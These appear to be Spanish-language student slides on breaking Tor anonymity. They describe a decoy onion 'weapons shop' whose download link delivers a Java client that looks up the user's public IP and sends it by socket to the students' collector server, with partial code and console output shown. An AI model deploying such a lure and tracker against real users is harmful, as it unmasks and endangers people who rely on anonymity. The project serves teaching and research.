

PROYECTO INVESTIGACIÓN
REDES, 2019-1

VULNERABILIDADES EN EL EXPLORADOR TOR

PAOLA FUENTES CARO
BEYCKER ALÉXIS ÁGREDO MOSQUERA
BRYAN CAMILO GRUESO GÓMEZ



OBJETIVOS ALCANZABLES

1.

Explicar cómo se podría romper el anonimato de un usuario dentro de la red TOR.

2.

Montar una página señuelo en la red onion.

3.

Implementar código en java que permita detectar la información de red de un individuo.

1.

Insertar un enlace en el sitio web que le permita al criminal descargar e instalar el archivo en java.



OBJETIVOS NO ALCANZABLES

¿QUÉ ES TOR?

THE ONION ROUTER


"Es un explorador web gratuito, que usa una red abierta con la finalidad de permitir a las personas mejorar su privacidad y seguridad en la Internet"


¿CÓMO FUNCIONA UN CIRCUITO TOR?

Cada nodo del circuito sólo tiene información de la capa superior e inferior a la propia, sin tener acceso a información de las otras capas, las cuales podrían ser el destino o el origen.

Adicionalmente, todos los datos que viajan por la red están cifrados de manera que ningún nodo podrá saber la ruta completa de la conexión.

Para finalizar el recorrido de los paquetes de datos, el último nodo solamente recibe una petición desde el nodo anterior, ignorando el circuito por completo, para completar esta solicitud





¿QUÉ TAN SEGURO ES NAVEGAR EN TOR?

**LA TECNOLOGÍA NO
ES PERFECTA Y TOR
NO ES LA
EXCEPCIÓN A LA
REGLA.**

"Zerodium, una plataforma de compra y venta de exploits y vulnerabilidades, publicó en su perfil de Twitter que detectó una vulnerabilidad Día Cero en el navegador que permitía saltarse las medidas de protección a través de una puerta trasera, lo que permitiría ejecutar código malicioso de forma remota"

¿CÓMO SE PUEDE ROMPER EL ANONIMATO?

APROVECHANDO UN ERROR DE SOFTWARE DE FIREFOX

El usuario accede a un enlace cuya dirección comienza con file:// en lugar de http:// o https://. Una vez alguien, que ha sido infectado por la vulnerabilidad, navega por un sitio web diseñado especialmente para capturar la IP, el sistema operativo puede conectarse directamente al host remoto pasando por alto el navegador TOR.



¿QUÉ ES LA NSA?

NATIONAL SECURITY AGENCY

Causante de que muchas personas desconfíen de la seguridad de TOR, ya que no tienen garantía del nivel de anonimato que les pueda brindar este navegador.



TÉCNICAS DE LA NSA

XKEYSCORE

Busca sin autorización previa en DB de e-mails, mensajería instantánea y hasta el historial de navegación.

PLUGIN

Canal de comunicación dedicado hacia el servidor y se puede capturar la dirección IP real del cliente.

SEÑUELO

Engañar a los cibercriminales de la red, por ejemplo, interviniendo webs de pornografía infantil alojadas en la Darknet.

PRÁCTICA CON TOR

PÁGINA SEÑUELO





1.
Configuración de un servidor web
donde se alojará el sitio para el acceso
público



2.
Creación de HTML para la página
señuelo



3.
Creación de código java para obtener
datos

Proceso del señuelo

URL .ONION




Hostname



PrivateKey

nkvt2hn2ba4cokeghnbptfqpyrfkvti4d
j6gok4c3np63oxik6pzgyd.onion

Armas calibre 36



Esta belleza es capaz de traspasar metal en estado solido y puede matar hasta a 100 caballos de fuerza. No se permite probar el artefacto antes de usarlo

Comprar

Ideal para matones principiantes. Muy usada por pandilleros de barrio y los carteles del distrito y siloe con enfasis en el vergel.

Comprar

Las mejores basucas. Nemesis ha obtenido sus mejores basucas de nuestra tienda. Nemesis nos recomienda

Comprar

Tiendas de Armas y Artefactos Paola obtuve en el 2014 el certificado Darknet Awards 2015-2018 posicionandonos como la mejor tienda de herramientas para matar. Descarga nuestra aplicacion de escritorio para adquirir grandes descuentos y acceder de forma más rapida a nuestro amplio catalogo.

DESCARGAR


```

11 public class Cliente {
12
13     public static void main(String[] args) {
14
15         Cliente cliente = new Cliente();
16
17     }
18
19     public Cliente() {
20
21
22         try {
23
24             URL whatismyip = new URL("http://checkip.amazonaws.com");
25             BufferedReader in = new BufferedReader(new InputStreamReader(whatismyip.openStream()));
26             String ipPublica = in.readLine();
27             //System.out.println(ip);
28
29             Socket misocket = new Socket("192.168.0.14", 9090);
30
31             /*
32             Socket misocket2 = new Socket("186.86.186.114", 9090, "192.168.0.14", 9090);
33             Socket(InetAddress address, int port, InetAddress localAddr, int localPort)
34
35             Creates a socket and connects it to the specified remote address on the specified remote port.

```

 Problems
  Javadoc
  Declaration
  Console
  Progress
  Debug
  Coverage

Servidor (2) [Java Application] C:\Program Files\Java\jre1.8.0_191\bin\javaw.exe (30/05/2019, 8:03:36 p. m.)

IP publica: 186.86.186.114 - IP privada: 192.168.0.30

IP publica: 186.86.186.114 - IP privada: 192.168.0.14

Made in France by Otomatic

WAMP SERVER 3.1.9

- Localhost
- phpMyAdmin 4.8.5
- Adminer 4.7.1
- Your VirtualHosts ▶
- www directory
- Apache 2.4.39 ▶
- PHP 7.2.18 ▶
- MySQL 5.7.26 ▶
- MariaDB 10.3.14 ▶

3.1.9 - 64bit - Services

- Start All Services
- Stop All Services
- Restart All Services

Problems @ Javadoc Declaration Console Progress

Service (2) [User Application] C:\Program Files\Java\jdk-10.0.101\bin\javaw.exe

IP publica: 186.86.186.114 - IP privada: 192.168.0.30
IP publica: 186.86.186.114 - IP privada: 192.168.0.14